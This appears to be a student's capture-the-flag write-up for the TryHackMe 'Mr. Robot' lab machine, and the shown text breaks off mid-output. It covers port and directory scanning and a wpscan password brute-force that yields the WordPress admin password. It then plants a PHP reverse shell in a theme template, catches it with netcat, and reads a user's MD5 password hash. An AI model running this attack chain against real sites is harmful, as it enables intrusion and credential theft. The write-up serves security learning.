Assignment 3
Mr. Robot

Mr. Robot is a vulnerable machine which is available on tryhackme and it is based on a linux machine.
On tryhackme after starting the machine we got the ip address of the target machine.


Let's start by pinging the machine

```
┌──(root㉿Pratik)-[~]
└─# ping 10.10.73.197
PING 10.10.73.197 (10.10.73.197) 56(84) bytes of data.
64 bytes from 10.10.73.197: icmp_seq=1 ttl=60 time=147 ms
64 bytes from 10.10.73.197: icmp_seq=2 ttl=60 time=146 ms
64 bytes from 10.10.73.197: icmp_seq=3 ttl=60 time=145 ms
64 bytes from 10.10.73.197: icmp_seq=4 ttl=60 time=146 ms
64 bytes from 10.10.73.197: icmp_seq=5 ttl=60 time=146 ms
64 bytes from 10.10.73.197: icmp_seq=6 ttl=60 time=146 ms
64 bytes from 10.10.73.197: icmp_seq=7 ttl=60 time=145 ms
64 bytes from 10.10.73.197: icmp_seq=8 ttl=60 time=147 ms
64 bytes from 10.10.73.197: icmp_seq=9 ttl=60 time=146 ms
^C
--- 10.10.73.197 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8015ms
rtt min/avg/max/mdev = 145.115/146.011/147.427/0.720 ms
```

Target is giving a response to the attacking machine.
Let's run some basic scans which will reveal potential attack vectors using nmap.


```
┌──(root㉿Pratik)-[~]
└─# nmap -sV -p- -T4 10.10.73.197
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-05 08:52 IST
Stats: 0:01:34 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 34.96% done; ETC: 08:57 (0:02:55 remaining)
Stats: 0:04:34 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 94.36% done; ETC: 08:57 (0:00:16 remaining)
Nmap scan report for 10.10.73.197
Host is up (0.17s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
443/tcp open   ssl/http Apache httpd

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 312.10 seconds
```

After scanning the machine we get to know that the HTTP 80 port is open so we can go to the browser and enter the ip address in the url.



We can go for hidden directories using Nikto and GoBuster tool

1. Nikto Tool




```
┌──(root㉿Pratik)-[~]
└─# nikto -h 10.10.73.197
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.10.73.197
+ Target Hostname:    10.10.73.197
+ Target Port:        80
+ Start Time:         2024-08-05 09:01:10 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the
shion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-conten
+ /rtdmGJJX.priv: Retrieved x-powered-by header: PHP/5.5.29.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file n
ternatives for 'index' were found: index.html, index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,h
.ibmcloud.com/vulnerabilities/8275
+ /admin/: This might be interesting.
+ /readme: This might be interesting.
+ /image/: Drupal Link header found with value: <http://10.10.73.197/?p=23>; rel=shortlink. See: https://www.dru
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ /license.txt: License file found may identify site software.
+ /admin/index.html: Admin login page/section found.
+ /wp-login/: Cookie wordpress_test_cookie created without the httponly flag. See: https://developer.mozilla.org
ookies
+ /wp-login/: Admin login page/section found.
+ /wordpress/: A Wordpress installation was found.
+ /wp-admin/wp-login.php: Wordpress login found.
+ /wordpress/wp-admin/wp-login.php: Wordpress login found.
+ /blog/wp-login.php: Wordpress login found.
+ /wp-login.php: Wordpress login found.
+ /wordpress/wp-login.php: Wordpress login found.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8074 requests: 0 error(s) and 19 item(s) reported on remote host
+ End Time:           2024-08-05 09:26:59 (GMT5.5) (1549 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

2. GoBuster


```
┌──(root㉿Pratik)-[~]
└─# gobuster dir -u http://10.10.73.197 -w /usr/share/wordlists/dirb/common.txt -o directories.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.73.197
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 213]
/.htaccess            (Status: 403) [Size: 218]
/.htpasswd            (Status: 403) [Size: 218]
/0                    (Status: 301) [Size: 0] [--> http://10.10.73.197/0/]
/admin                (Status: 301) [Size: 234] [--> http://10.10.73.197/admin/]
/atom                 (Status: 301) [Size: 0] [--> http://10.10.73.197/feed/atom/]
/audio                (Status: 301) [Size: 234] [--> http://10.10.73.197/audio/]
/blog                 (Status: 301) [Size: 233] [--> http://10.10.73.197/blog/]
/css                  (Status: 301) [Size: 232] [--> http://10.10.73.197/css/]
/dashboard            (Status: 302) [Size: 0] [--> http://10.10.73.197/wp-admin/]
/favicon.ico          (Status: 200) [Size: 0]
/feed                 (Status: 301) [Size: 0] [--> http://10.10.73.197/feed/]
/image                (Status: 301) [Size: 0] [--> http://10.10.73.197/image/]
/Image                (Status: 301) [Size: 0] [--> http://10.10.73.197/Image/]
/images               (Status: 301) [Size: 235] [--> http://10.10.73.197/images/]
/index.html           (Status: 200) [Size: 1188]
/index.php            (Status: 301) [Size: 0] [--> http://10.10.73.197/]
/js                   (Status: 301) [Size: 231] [--> http://10.10.73.197/js/]
/license              (Status: 200) [Size: 309]
/login                (Status: 302) [Size: 0] [--> http://10.10.73.197/wp-login.php]
/intro                (Status: 200) [Size: 516314]
/page1                (Status: 301) [Size: 0] [--> http://10.10.73.197/]
/phpmyadmin           (Status: 403) [Size: 94]
/rdf                  (Status: 301) [Size: 0] [--> http://10.10.73.197/feed/rdf/]
/readme               (Status: 200) [Size: 64]
/robots               (Status: 200) [Size: 41]
/robots.txt           (Status: 200) [Size: 41]
/rss                  (Status: 301) [Size: 0] [--> http://10.10.73.197/feed/]
/rss2                 (Status: 301) [Size: 0] [--> http://10.10.73.197/feed/]
/sitemap              (Status: 200) [Size: 0]
/sitemap.xml          (Status: 200) [Size: 0]
/video                (Status: 301) [Size: 234] [--> http://10.10.73.197/video/]
/wp-admin             (Status: 301) [Size: 237] [--> http://10.10.73.197/wp-admin/]
/wp-content           (Status: 301) [Size: 239] [--> http://10.10.73.197/wp-content/]
```

```
/wp-config            (Status: 200) [Size: 0]
/wp-cron              (Status: 200) [Size: 0]
/wp-includes          (Status: 301) [Size: 240] [--> http://10.10.73.197/wp-includes/]
/wp-load              (Status: 200) [Size: 0]
/wp-links-opml        (Status: 200) [Size: 227]
/wp-login             (Status: 200) [Size: 2664]
/wp-mail              (Status: 500) [Size: 3064]
/wp-settings          (Status: 500) [Size: 0]
/wp-signup            (Status: 302) [Size: 0] [--> http://10.10.73.197/wp-login.php?action
/xmlrpc               (Status: 405) [Size: 42]
/xmlrpc.php           (Status: 405) [Size: 42]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```


From the results of the directories we got /robots.txt and /wp-login.
By going in robots.txt directory we got :




Here we got the first key in key-1-of-3.txt




And there is one more fsocity.dic file which contains some words that might be the username and password for the wp-login page.



It's time for the next directory that is “wp-login”



Initially, I tried different username and password combinations: admin:admin, admin:password, etc. and didn’t succeed. However, at the very beginning of the dictionary there are some words that potentially could’ve been usernames (mrrobot, Robot, Elliot). So I tried those and got Elliot as a username.




According to the error message we have confirmed that the elliot is the username, now we have to find the password.
The file fsocity.dic has repeated words we need to sort and save it in another file.


```
┌──(learnerprat㉿Pratik)-[~/Downloads]
└─$ wc -l fsocity.dic
858160 fsocity.dic

┌──(learnerprat㉿Pratik)-[~/Downloads]
└─$ sort fsocity.dic | uniq > fsocity_sorted.dic

┌──(learnerprat㉿Pratik)-[~/Downloads]
└─$ wc -l fsocity_sorted.dic
11451 fsocity_sorted.dic
```

Now we can perform the wpscan for the username Elliot from the fsocity_sorted.dic file for the password.

```
┌──(learnerprat㉿Pratik)-[~/Downloads]
└─$ wpscan --url http://10.10.216.127/wp-login.php -U Elliot -P /home/learnerprat/Downloads/fsocity_sorted.dic
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __   ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                         Version 3.8.25
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://10.10.216.127/wp-login.php/ [10.10.216.127]
[+] Started: Tue Aug  6 00:52:59 2024

[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - Elliot / ER28-0652
Trying Elliot / ERROR Time: 00:04:24 <================================> (4010 / 15461) 25

[!] Valid Combinations Found:
 | Username: Elliot, Password: ER28-0652

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Tue Aug  6 00:57:33 2024
[+] Requests Done: 4149
[+] Cached Requests: 185
[+] Data Sent: 1.446 MB
[+] Data Received: 15.827 MB
[+] Memory used: 303.379 MB
[+] Elapsed time: 00:04:33
```

We got the password :- ER28-0652







We have logged in to the account and got the administrator user.

From this point, we can use the full power of the administrator account and upload the php-reverse-shell as a theme for WordPress.

Navigate to the Appearance tab and choose the Editor option.



Pick the 404 Template and insert the php-reverse-shell instead of the default php code.(http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet)Use the IP-address of your local host in the highlighted field below and choose random port (optional).



Update the template, start NetCat, and enter the path to the 404 template in the URL.

```
File  Actions  Edit  View  Help
learnerprat@Pratik: ~ ×    learnerprat@Pratik: ~/Downloads ×

┌──(learnerprat㉿Pratik)-[~/Downloads]
└─$ cd

┌──(learnerprat㉿Pratik)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.17.47.149] from (UNKNOWN) [10.10.65.254] 56116
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 03:50:21 up 12 min,  0 users,  load average: 0.00, 0.01, 0.02
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
$
```

Now, we can use common Linux commands without any trouble.At this point, it makes sense to do some exploration on the target server.

```
$ cd /home
$ ls
robot
$ cd robot
$ ls -la
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
$ cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
$ get key-2-of-3.txt
/bin/sh: 14: get: not found
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
$
```

There are two files, one is the second key of the machine and the second is password which is in md5 format.

Putting that hash into the hash identifier it is confirmed that hash id in md5 format.

```
┌──(learnerprat㉿Pratik)-[~]
└─$ hash-identifier
   ##########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                  /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ___ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\  \_\ \_/\__,`\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.2 #
